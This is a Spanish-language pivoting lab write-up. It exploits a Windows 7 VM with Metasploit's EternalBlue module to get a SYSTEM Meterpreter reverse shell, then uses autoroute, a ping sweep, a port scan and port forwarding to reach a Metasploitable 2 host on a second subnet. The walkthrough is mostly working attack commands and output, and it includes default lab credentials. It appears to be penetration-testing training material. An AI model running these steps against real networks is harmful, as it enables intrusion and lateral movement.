


# Práctica de Pivoting

Paso 1:


Primero configuramos el entorno de red de la siguiente manera:

Redes solo-anfitrión		Redes NAT	Redes en la nube
Nombre			Prefijo IPv4
RED 1			10.0.2.0/24
RED 2			10.10.0.0/24


Luego de agregar una segunda red Nat procedemos a configurar el adaptador de Red para las máquinas comenzando por la de Kali Linux seleccionando únicamente la RED 1 en el Adaptador 1:




Luego, para la máquina Windows 7:



Seleccionando la RED 1 para el Adaptador 1 y habilitando un segundo adaptador para seleccionar en él la RED 2.



Y seleccionamos la RED 2 para el Adaptador 1 de la máquina Metasploitable 2:



Paso 2:

Evaluamos las conexiones entre máquinas e iniciamos la explotación:

```
(kali@kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.2.4 netmask 255.255.255.0 broadcast 10.0.2.255
    inet6 fe80::dc73:3041:9398:b59e prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:21:b1:d0 txqueuelen 1000 (Ethernet)
    RX packets 4 bytes 1300 (1.2 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 23 bytes 3364 (3.2 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 4 bytes 240 (240.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 4 bytes 240 (240.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Vemos que en Kali linux nuestra IP se muestra en la eth0 correspondiente a nuestra primera tarjeta de red.

```
C:\Windows\system32\cmd.exe
Configuración IP de Windows

Adaptador de Ethernet Conexión de área local 2:

Sufijo DNS específico para la conexión. . . : Home
Vínculo: dirección IPv6 local. . . . : fe80::d879:5c1b:1385:1385%18
Dirección IPv4. . . . . : 10.10.0.4
Máscara de subred . . . . . : 255.255.255.0
Puerta de enlace predeterminada . . . . . : 10.10.0.1

Adaptador de Ethernet Conexión de área local:

Sufijo DNS específico para la conexión. . . : Home
Vínculo: dirección IPv6 local. . . . : fe80::5c8e:6d93:3b8c:aea6%11
Dirección IPv4. . . . . : 10.0.2.5
Máscara de subred . . . . . : 255.255.255.0
Puerta de enlace predeterminada . . . . . : 10.0.2.1

Adaptador de túnel isatap.Home:

Estado de los medios. . . . . : medios desconectados
Sufijo DNS específico para la conexión. . . : Home

C:\Users\vboxuser>
```

Podemos ver en Windows 7 que se manejan dos direcciones IP que se manejan en la máquina tanto para el adaptador 1 como el adaptador 2.

Paso 3:

Desactivamos el Firewall de Windows y hacemos un ping desde Kali a Windows 7.

```
(kali㉿kali)-[~]
$ ping 10.0.2.5
PING 10.0.2.5 (10.0.2.5) 56(84) bytes of data:
64 bytes from 10.0.2.5: icmp_seq=1 ttl=128 time=0.896 ms
64 bytes from 10.0.2.5: icmp_seq=2 ttl=128 time=0.751 ms
64 bytes from 10.0.2.5: icmp_seq=3 ttl=128 time=0.820 ms
64 bytes from 10.0.2.5: icmp_seq=4 ttl=128 time=2.30 ms
```

Vemos que tenemos una conexión hacia la máquina.

```
C:\Users\vboxuser>ping 10.0.2.4

Haciendo ping a 10.0.2.4 con 32 bytes de datos:
Respuesta desde 10.0.2.4: bytes=32 tiempo=2ms TTL=64
Respuesta desde 10.0.2.4: bytes=32 tiempo=2ms TTL=64
Respuesta desde 10.0.2.4: bytes=32 tiempo=2ms TTL=64
Respuesta desde 10.0.2.4: bytes=32 tiempo<1m TTL=64

Estadísticas de ping para 10.0.2.4:
    Paquetes: enviados = 4, recibidos = 4, perdidos = 0
    (0% perdidos),
    Tiempos aproximados de ida y vuelta en milisegundos:
        Mínimo = 0ms, Máximo = 2ms, Media = 1ms

C:\Users\vboxuser>
```

Lo mismo ocurre si hacemos ping de Windows a Kali.

```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:d3:83:07
          inet addr:10.10.0.5  Bcast:10.10.0.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fed3:8307/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:34 errors:0 dropped:0 overruns:0 frame:0
          TX packets:65 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4595 (4.4 KB)  TX bytes:6823 (6.6 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:92 errors:0 dropped:0 overruns:0 frame:0
          TX packets:92 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:19393 (18.9 KB)  TX bytes:19393 (18.9 KB)
```

Verificamos la dirección IP de la máquina de Metasploitable.

```
C:\Users\vbouser>ping 10.10.0.5

Haciendo ping a 10.10.0.5 con 32 bytes de datos:
Respuesta desde 10.10.0.5: bytes=32 tiempo=1ms TTL=64
Respuesta desde 10.10.0.5: bytes=32 tiempo=1ms TTL=64
Respuesta desde 10.10.0.5: bytes=32 tiempo=1ms TTL=64
Respuesta desde 10.10.0.5: bytes=32 tiempo<1m TTL=64

Estadísticas de ping para 10.10.0.5:
    Paquetes: enviados = 4, recibidos = 4, perdidos = 0
    (0% perdidos),
    Tiempos aproximados de ida y vuelta en milisegundos:
    Mínimo = 0ms, Máximo = 1ms, Media = 0ms
```

Y vemos que tenemos conexión también a la máquina de Metasploitable desde Windows 7.

```
msf6 > search ms17

Matching Modules
=====
#  Name
-  -
0  exploit/windows/smb/ms17_010_eternalblue
1  exploit/windows/smb/ms17_010_psexec
e Windows Code Execution
2  auxiliary/admin/smb/ms17_010_command "the quieter
e Windows Command Execution
3  auxiliary/scanner/smb/smb_ms17_010
4  exploit/windows/fileformat/office_ms17_11882
5  auxiliary/admin/mssql/mssql_escalate_execute_as
6  auxiliary/admin/mssql/mssql_escalate_execute_as_sqli
7  exploit/windows/smb/smb_doublepulsar_rce
```

Iniciamos sesión en la consola de Metasploit y buscamos un exploit que sirva para vulnerar Windows 7 con eternalblue.

**Comando: search ms17**

```
msf6 > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):
```

Name	Current Setting	Required	Description
RHOSTS		yes	The target host(s), see https://
RPORT	445	yes	The target port (TCP)
SMBDomain		no	(Optional) The Windows domain to
			ws Embedded Standard 7 target ma
SMBPass		no	(Optional) The password for the
SMBUser		no	(Optional) The username to auth
VERIFY_ARCH	true	yes	Check if remote architecture mat
			mbedded Standard 7 target machin
VERIFY_TARGET	true	yes	Check if remote OS matches explo
			andard 7 target machines.

Seleccionamos el primero y revisamos su configuración.

**Comando: use 0**

**Comando: show options**

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 10.0.2.5
RHOSTS => 10.0.2.5
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):
```

Name	Current Setting	Required	Description
RHOSTS	10.0.2.5	yes	The target host(s), see ht
RPORT	445	yes	The target port (TCP)
SMBDomain		no	(Optional) The Windows dom
			ws Embedded Standard 7 tar
SMBPass		no	(Optional) The password fo
SMBUser		no	(Optional) The username to
VERIFY_ARCH	true	yes	Check if remote architectu
			mbedded Standard 7 target
VERIFY_TARGET	true	yes	Check if remote OS matches
			andard 7 target machines.

Establecemos el RHOSTS con la IP de la máquina Víctima (Windows 7).

**Comando: set RHOSTS 10.0.2.5**



```
[+] 10.0.2.5:445 - =====
[+] 10.0.2.5:445 - -----WIN-----
[+] 10.0.2.5:445 - =====

meterpreter > sysinfo
Computer      : WINDOWS-7
OS            : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture  : x64
System Language : en_US
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter   : x64/windows
```

Ejecutamos el exploit y obtenemos una shell de Meterpreter.

**Comando: exploit**

**Comando: sysinfo**

Paso 4:

Revisamos las direcciones IP que se están manejando con sus correspondientes Máscaras de red, Puerta de enlace, Métrica utilizada e interfaz de red.

```
meterpreter > route

IPv4 network routes
=====
```

Subnet	Netmask	Gateway	Metric	Interface
0.0.0.0	0.0.0.0	10.0.2.1	10	11
0.0.0.0	0.0.0.0	10.10.0.1	10	18
10.0.2.0	255.255.255.0	10.0.2.5	266	11
10.0.2.5	255.255.255.255	10.0.2.5	266	11
10.0.2.255	255.255.255.255	10.0.2.5	266	11
10.10.0.0	255.255.255.0	10.10.0.4	266	18
10.10.0.4	255.255.255.255	10.10.0.4	266	18
10.10.0.255	255.255.255.255	10.10.0.4	266	18
127.0.0.0	255.0.0.0	127.0.0.1	306	1
127.0.0.1	255.255.255.255	127.0.0.1	306	1
127.255.255.255	255.255.255.255	127.0.0.1	306	1
224.0.0.0	240.0.0.0	127.0.0.1	306	1
224.0.0.0	240.0.0.0	10.0.2.5	266	11
224.0.0.0	240.0.0.0	10.10.0.4	266	18
255.255.255.255	255.255.255.255	127.0.0.1	306	1
255.255.255.255	255.255.255.255	10.0.2.5	266	11
255.255.255.255	255.255.255.255	10.10.0.4	266	18

**Comando: route**

Paso 5:

Buscar una manera que nos ayude a dar seguimiento a una determinada IP.

```
meterpreter >
Background session 1? [y/N]
msf6 exploit(windows/smb/ms17_010_eternalblue) > show sessions

Active sessions

  Id  Name  Type  Information  Connection
  --  --  --  --  --
  1    meterpreter x64/windows NT AUTHORITY\SYSTEM @ WINDOWS-7 10.0.2.4:4444 → 10.0.2.5:49160 (10.0.2.5)

msf6 exploit(windows/smb/ms17_010_eternalblue) > search autoroute

Matching Modules

  #  Name  Disclosure Date  Rank  Check  Description
  -  -  -  -  -  -
  0  post/multi/manage/autoroute  normal  No  Multi Manage Network Route via Meterpreter Session

Interact with a module by name or index. For example info 0, use 0 or use post/multi/manage/autoroute
```

Para eso primero cerramos la consola de Meterpreter

**Comando: CTRL + Z**

Luego revisamos las sesiones guardadas

**Comando: show sessions**

Posteriormente buscamos un módulo llamado autoroute que sirve para vincular las diferentes subredes que se manejan en una máquina permitiéndonos crear una sesión mediante esa máquina

**Comando: search autoroute**

Lo usamos y vemos las opciones que nos pide:

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > use 0
msf6 post(multi/manage/autoroute) > show options

Module options (post/multi/manage/autoroute):

  Name  Current Setting  Required  Description
  --  --  --  --
  CMD  autoadd  yes  Specify the autoroute command
  NETMASK  255.255.255.0  no  Netmask (IPv4 as "255.255.255.0")
  SESSION  yes  The session to run this module on
  SUBNET  no  Subnet (IPv4, for example "10.0.2.5")

View the full module info with the info, or info -d command.
```

**Comando: use 0**



**Comando: show options**

Así que reemplazamos estos valores por medio de comandos

```
msf6 post(multi/manage/autoroute) > set NETMASK 255.255.255.0
NETMASK => 255.255.255.0
msf6 post(multi/manage/autoroute) > set SESSION 1
SESSION => 1
msf6 post(multi/manage/autoroute) > set SUBNET 10.10.0.0
SUBNET => 10.10.0.0
msf6 post(multi/manage/autoroute) > run
```

**Comando: set NETMASK 255.255.255.0**

**Comando: set SESSION 1**

**Comando: set SUBNET 10.10.0.0**

```
msf6 post(multi/manage/autoroute) > route

IPv4 Active Routing Table
```

Subnet	Netmask	Gateway
10.0.2.0	255.255.255.0	Session 1
10.10.0.0	255.255.255.0	Session 1

Podemos observar que tenemos una sesión con dos direcciones IP en diferentes adaptadores

**Comando: route**

Paso 6:

Identificamos las direcciones que se están manejando en la segmentación establecida en el paso anterior

```
msf6 post(multi/manage/autoroute) > search ping_sw
```

Matching Modules

---

#	Name	Disclosure Date
0	post/multi/gather/ping_sweep	

Interact with a module by name or index. For example:

```
msf6 post(multi/manage/autoroute) > use 0
msf6 post(multi/gather/ping_sweep) > show options
```

Module options (post/multi/gather/ping\_sweep):

Name	Current Setting	Required	Description
RHOSTS		yes	IP Range to
SESSION		yes	The session

**Comando: search ping\_sw**

**Comando: use 0**

**Comando: show options**

Establecemos el RHOSTS con el número de direcciones de esa segmentación y la correspondiente sesión

```
msf6 post(multi/gather/ping_sweep) > set RHOSTS 10.10.0.0-254
RHOSTS => 10.10.0.0-254
msf6 post(multi/gather/ping_sweep) > set SESSION 1
SESSION => 1
msf6 post(multi/gather/ping_sweep) > run
```

```
[*] Performing ping sweep for IP range 10.10.0.0-254
[+] 10.10.0.1 host found
[+] 10.10.0.4 host found
[+] 10.10.0.5 host found
[+] 10.10.0.2 host found
[+] 10.10.0.3 host found
```

**Comando: set RHOSTS 10.10.0.0-254**

**Comando set SESSION 1**

**Comando: run**

Encontramos la máquina de Metasploitable 2 que se encuentra en la dirección 10.10.0.5

Paso 7:

Buscamos un módulo auxiliar de Metasploit que también similar a nmap sirve para escanear los puertos de una máquina

```
msf6 post(multi/gather/ping_sweep) > search portscan
```

#### Matching Modules

#	Name
0	auxiliary/scanner/portscan/ftpbounce
1	auxiliary/scanner/natpmp/natpmp_portscan
2	auxiliary/scanner/sap/sap_router_portscanner
3	auxiliary/scanner/portscan/xmas
4	auxiliary/scanner/portscan/ack
5	auxiliary/scanner/portscan/tcp
6	auxiliary/scanner/portscan/syn
7	auxiliary/scanner/http/wordpress_pingback_access

**Comando: search portscan**

Usamos el auxiliar 5 por la conexión tcp que es la misma que estamos usando y asignamos el valor de RHOSTS por la dirección de nuestra máquina víctima

```
msf6 post(multi/gather/ping_sweep) > use 5
msf6 auxiliary(scanner/portscan/tcp) > show options
```

Module options (auxiliary/scanner/portscan/tcp):

Name	Current Setting	Required	Description
CONCURRENCY	10	yes	The number of concurrent connections
DELAY	0	yes	The delay between connections
JITTER	0	yes	The delay jitter factor
PORTS	1-10000	yes	Ports to scan (e.g. 1-10000)
RHOSTS		yes	The target host(s) to scan. This module uses metasploit's RHOSTS setting.
THREADS	1	yes	The number of concurrent threads
TIMEOUT	1000	yes	The socket connect timeout in seconds

View the full module info with the `info`, or `info -d` command.

```
msf6 auxiliary(scanner/portscan/tcp) > set RHOSTS 10.10.0.5
RHOSTS => 10.10.0.5
msf6 auxiliary(scanner/portscan/tcp) >
```

**Comando: use 5**

**Comando: show options**

**Comando: set RHOSTS 10.10.0.5**

Ejecutamos y de esta forma podemos ver los puertos que están abiertos

```
msf6 auxiliary(scanner/portscan/tcp) > run

[+] 10.10.0.5: - 10.10.0.5:22 - TCP OPEN
[+] 10.10.0.5: - 10.10.0.5:21 - TCP OPEN
[+] 10.10.0.5: - 10.10.0.5:25 - TCP OPEN
[+] 10.10.0.5: - 10.10.0.5:23 - TCP OPEN
[+] 10.10.0.5: - 10.10.0.5:53 - TCP OPEN
[+] 10.10.0.5: - 10.10.0.5:80 - TCP OPEN
[+] 10.10.0.5: - 10.10.0.5:111 - TCP OPEN
[+] 10.10.0.5: - 10.10.0.5:139 - TCP OPEN
```

**Comando: run**

Vemos que no hay portforward activos

```
msf6 auxiliary(scanner/portscan/tcp) > sessions 1
[*] Starting interaction with 1...

meterpreter > portfwd

No port forwards are currently active.

meterpreter > █
```

Así que agregamos uno de forma que podamos acceder desde el puerto 1010 de nuestro Kali hacia el servicio ftp del puerto 21 de Metasploitable

```
meterpreter > portfwd add -l 1010 -p 21 -r 10.10.0.5
[*] Forward TCP relay created: (local) :1010 → (remote) 10.10.0.5:21
meterpreter > █
```

**Comando: portfwd add -l 1010 -p 21 -r 10.10.0.5**

Verificamos que se ha agregado

```
meterpreter > portfwd

Active Port Forwards
=====
```

Index	Local	Remote	Direction
1	0.0.0.0:1010	10.10.0.5:21	Forward

```
1 total active port forwards.

meterpreter > █
```

**Comando: portfwd**

Paso 8:

Efectivamente, tenemos conexión a la máquina de Metasploitable a través del servicio de ftp

```
(kali㉿kali)-[~]
$ sudo ftp 127.0.0.1 1010
Connected to 127.0.0.1.
220 (vsFTPD 2.3.4)
Name (127.0.0.1:kali): msfadmin
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> █
```

**Comando: sudo ftp 127.0.0.1 1010**


Hemos configurado la máquina Windows 7 para actuar como intermediario entre nuestra máquina y Metasploitable. Cuando accedemos al puerto 1010 de Windows 7, en realidad estamos conectándonos al puerto 21 de Metasploitable, lo que nos permite establecer una sesión remota y acceder al servicio FTP en Metasploitable.

A modo de ejemplo se podría hacer lo mismo con otro puerto y servicio:

```
meterpreter > portfwd add -l 2020 -p 80 -r 10.10.0.5
[*] Forward TCP relay created: (local) :2020 → (remote) 10.10.0.5:80
meterpreter > █
```

**Comando: portfwd add -l 2020 -p 80 -r 10.10.0.5**

Al tratarse del puerto 80 podemos acceder a través del navegador a la máquina vulnerable utilizando la dirección y el puerto de nuestra conexión temporal



metasploit

Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

- [TWiki](#)
- [phpMyAdmin](#)
- [Mutillidae](#)
- [DVWA](#)
- [WebDAV](#)

Con esto ya podemos empezar a vulnerar la máquina en la otra segmentación de red.